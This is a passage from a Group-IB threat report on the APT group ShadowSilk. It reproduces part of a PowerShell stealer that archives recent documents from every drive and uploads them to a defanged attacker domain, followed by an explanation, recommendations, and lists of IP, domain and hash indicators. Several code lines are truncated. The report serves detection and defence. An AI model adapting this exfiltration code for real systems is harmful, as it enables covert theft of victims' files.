                Copy-Item -Path $relativePath -Destination "$path\$dest"
            }
        } catch {
            continue
        }
    }
    if(Test-Path -Path $zipname){
        Remove-Item -Recurse -Force -Confirm:$false -Path $zipname
    }
    [System.IO.Compression.ZipFile]::CreateFromDirectory($path, $zipname)
    Remove-Item -Recurse -Force -Confirm:$false -Path $path
}

function Day {
    param (
        [string]$tempPath,
        [datetime]$date
    )
```

```
    $filename = Join-Path -Path $tempPath -ChildPath "ESET.txt"
    if (-Not (Test-Path -Path $filename)) {
        Set-Content -Path $filename -Value $date.ToString('yyyy-MM-dd')
        return 7
    }
    try {
        $lastDate = [datetime]::ParseExact((Get-Content -Path $filename -Raw).Trim(), 'yyy
    } catch {
        $lastDate = $date
    }
    $time = $date - $lastDate
    Set-Content -Path $filename -Value $date.ToString('yyyy-MM-dd')
    if ($time.Days -eq 0) {
        return 7
    }
    return $time.Days
}
function Main {
    $hostname = $env:USERNAME
    $domain = $env:COMPUTERNAME
    $datetime_now = Get-Date
    $arch_list = @()
    $tempPath = 'C:\Users\Public\Pictures'
    $volumes = Get-PSDrive -PSProvider FileSystem | Where-Object { $_.Used -ne 0 } | Selec
    $days = Day -tempPath $tempPath -date $datetime_now
    foreach ($volume in $volumes) {
        try {
            $arch_name = Join-Path -Path $tempPath -ChildPath "${domain}_${hostname}_${volu
            $arch_list += $arch_name
            MyBackup -arch $arch_name -volume $volume -date $datetime_now -days $days
            $zipname = "$arch_name[.]zip"

            Add-type -AssemblyName System.Net.Http
            Add-type -AssemblyName System.Web
            $httpClientHandler = New-Object System.Net.Http.HttpClientHandler
            $httpClient = New-Object System.Net.Http.Httpclient $httpClientHandler
            $FileStream = [System.IO.FileStream]::new($zipname, [System.IO.FileMode]::Open
            $FileHeader = [System.Net.Http.Headers.ContentDispositionHeaderValue]::new('fo
            $FileHeader[.]Name = "zip_file"
            $FileHeader.FileName = (Split-Path $zipname.Substring($tempPath.Length) -leaf)
            $FileContent = [System.Net.Http.StreamContent]::new($FileStream)
            $FileContent.Headers.ContentDisposition = $FileHeader
            $FileContent.Headers.ContentType = [System.Web.MimeMapping]::GetMimeMapping($z

            $MultipartContent = [System.Net.Http.MultipartFormDataContent]::new()
            $MultipartContent.Add($FileContent)
```

```
            $httpClient.PostAsync("hxxps://pweobmxdlboi[.]com/iufhtyhgyfugj.php", $Multipa
            $FileStream.Dispose()
            Remove-Item -Path $zipname -Force -Confirm:$false
        } catch {
            continue
        }
    }
}
Main
```

This code:

- Searches for files on all available drives except C:\Users\Public\Pictures\Test. Copies only files with extensions .zip, .doc, .docx, .xls, .xlsx, .pdf, .txt. Excludes files with ~ at the beginning of the name and ESET.txt. Takes files modified in the last $days days. Saves a copy in C:\Users\Public\Pictures\Test.
- Creates a ZIP archive with a backup copy (Deletes the old archive, if it exists. Archives the folder with backup files. Deletes temporary files after creating the archive.)
- Uploads the archive to hxxps://pweobmxdlboi[.]com/iufhtyhgyfugj.php .Deletes the archive after sending.

Conclusion

Group-IB's analysis of the threat actors' past and ongoing campaigns revealed significant overlaps between ShadowSilk and the YoroTrooper collective. However, the discovery of a distinct toolset, previously unidentified infrastructure, and new insights into the group's profile led to the attribution of this activity to a separate threat cluster. Recent behavior indicates that the group remains highly active, with new victims identified as recently as July. ShadowSilk continues to focus on the government sector in Central Asia and the broader APAC region, underscoring the importance of monitoring its infrastructure to prevent long-term compromise and data exfiltration.

Recommendations

It's important to use email protection measures to prevent initial compromise through spear-phishing emails.

Observe any use of commands and built-in tools that are frequently used for collecting information about the system and files.

Combine strict application control, patching, and high-fidelity MXDR analytics keyed to known malware artefacts.

Ensure that your security measures allow for proactive threat hunting in order to identify threats that cannot be detected automatically.

Keeping your organization secure requires ongoing vigilance. Utilizing a proprietary solution like Group-IB's Threat Intelligence can enhance your security posture by providing teams with advanced insights into emerging cyber threats allowing you to identify potential risks sooner and implement defenses more proactively.

Regular monitoring of relevant sections of the dark web and data leaks will help keep your finger on the pulse and adequately assess the current state of the organization's security.

Frequently Asked Questions

Who is ShadowSilk?

ShadowSilk is an advanced persistent threat (APT) group active since at least 2023. Initially linked to YoroTrooper, the group was later identified as a distinct threat cluster by Group-IB due to its expanded toolset, infrastructure, and diverse victim profile.

What is the main motivation of ShadowSilk?

Is ShadowSilk connected to YoroTrooper?

What are ShadowSilk's main targets?

What tactics and techniques does ShadowSilk use?

What are the tools and exploits used by ShadowSilk?

What languages do the ShadowSilk operators use?

Has ShadowSilk sold stolen data?

What should organizations do if they suspect ShadowSilk activity?

Indicators of Compromise

Panel JLIB \ Panel JLIB – web-panel—shell

```
hxxp://141[.]98[.]82[.]198:9942/     2025-01-09T21:32:44.981482+00:00
hxxp://88[.]214[.]26[.]37:9942/     2024-07-24T11:21:59.731143+00:00
```

Panel Morf Project – web-panel

```
hxxp://193[.]124[.]203[.]226:9942/     2024-09-25T17:59:18.896894+00:00
hxxp://81[.]19[.]136[.]241:9942/     2024-07-24T09:15:52.812127+00:00
```

File indicators

471e1de3e1a7b0506f6492371a687cde4e278ed8

ca12e8975097d1591cda08d095d4af09b05da83f

f385da641f2e506766a42dde81bb0fab13f845ee

fbbf624503001a981095356d1bd26bbf206a0df2

bcb1fd11b6b2f5046d4e5e8f714a8968d8a5d91d

ded2a5d2a7ebf3af1dc392c1af1e4b31fdc7cabc

0135f8420c61babee43625dbba2a23ef9a12477d

0279a25ee68fc23e91a353fbcd28f71c21e691fc

16bd4dc2befb4f64aaecf74818a347cd1a02c30d

04f2504f7f00f65e001709650affb90a86404e74

5731274d1e7f0131e055ec34530f05ee603ef03b

00bf14e8153778835f95b9255ae1658e37819f8d

c02dd4d05a75e038c633d7d62669f2e1484f4b76

```
55d214fa9aa4d17cdd222f7deb4c5ec7e71ed4be

c805c64a9e22f7ae3dea79f9215c60cdf32d87b8

4d1426c0e04056396f8526a42afbb42f869db85b

4e98b193d5539bf1ded86a6ddea696288f0a1a3e

9f4826cff6196b4a84fd9243fd6e6879c220b274

85bb5a95db5b088b3e2f2c9f308b91d21d81e04d

2cf77e48cf5699aac449c91552804e17edb04a71

97bab01611d34ae97c368bd2c852f155b7286134

dcb2d87b51de33f6d5fe53f777ad678c0af88a68

d840b0b3039be6cce673e6e07da5bd5e76628434

5e6254ebcf8ea518716c6090658b89960f425ab3

84fcc10fef6409c9f50d56bf4f17070b51149841

46bcac8ced15bf5bc1f2d9e463508273da6fa8e8

fb3db25d5dfe21e3c457756b8bd865c560323527

11b0b620d0f0c4269a191d4ad9fd2042fb5e9d6c

b8ddc728483f1fe251d6ab64b401f297d993be39

7006ff7361522f36a25fabd9b91cf755c42c8cd7

488066ea37be17a8103d414c2593c7abb108ae95
```

Network indicators

document[.]hometowncity[.]cloud

pweobmxdlboi[.]com

adm-govuz[.]com

document[.]webmailsession[.]com

mailboxdownload[.]com

inbox[.]docworldme[.]com

document[.]mailboxarea[.]cloud

auth[.]allcloudindex[.]com

mosreg[.]docworldme[.]com

ex[.]wincorpupdates[.]com

message[.]mailboxarea[.]cloud

admin[.]inboxsession[.]info

emails-cloud[.]com

openpdfllc[.]com

ss[.]qwadx[.]com

sss[.]qwadx[.]com

72[.]4[.]43[.]100

81[.]19[.]136[.]241

179[.]60[.]150[.]151

5[.]188[.]86[.]233

141[.]98[.]82[.]198

64[.]7[.]198[.]46

65[.]38[.]120[.]38

168[.]100[.]8[.]21

91[.]212[.]89[.]197

88[.]214[.]26[.]37

64[.]7[.]198[.]66

72[.]5[.]43[.]100

193[.]124[.]203[.]226

85[.]209[.]128[.]171

65[.]38[.]121[.]107

MITRE ATT&CK

Tactic	Technique	Procedure

Active Scanning (T1595)	
Gather Victim Network Information (T1590)	
Gather Victim Network Information: IP Addresses (T1590.005)	
Search Open	Use of FOFA, Shodan, Fofa, Censys, Dirsearch

Business Email Protection
Cyber Fraud Intelligence Platform
Unified Risk Platform
Integrations

Podcasts
TOP Investigations
Ransomware Notes
AI Cybersecurity Hub

Partners

Partner Program
MSSP and MDR Partner Program
Technology Partners
Partner Locator

Company

About Group-IB
Team
CERT-GIB
Careers
Internship
Academic Aliance
Sustainability
Media Center
Contact

Subscription plans
Services
Resource Center

Contact

APAC: +65 3159 3798
EU & NA: +31 20 226 90 90
MEA: +971 4 568 1785

info@group-ib.com

Subscribe to stay up to date with the latest cyber threat trends